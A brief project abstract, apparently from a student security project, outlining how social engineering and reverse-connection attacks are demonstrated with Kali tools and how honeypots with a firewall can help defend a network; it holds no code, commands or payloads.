This project describes a real-world example of how attacks performed by attackers to explain users by social engineering and reverse connection, also users can safeguard themselves with honey pots which work along with a firewall in the network. The tools used in this project are a highly popular framework and have great community support for future references. Kali provides lots of tools and flexibility for an attacker and pentester to make the following test, like this project for covering up the water holes and other vulnerabilities.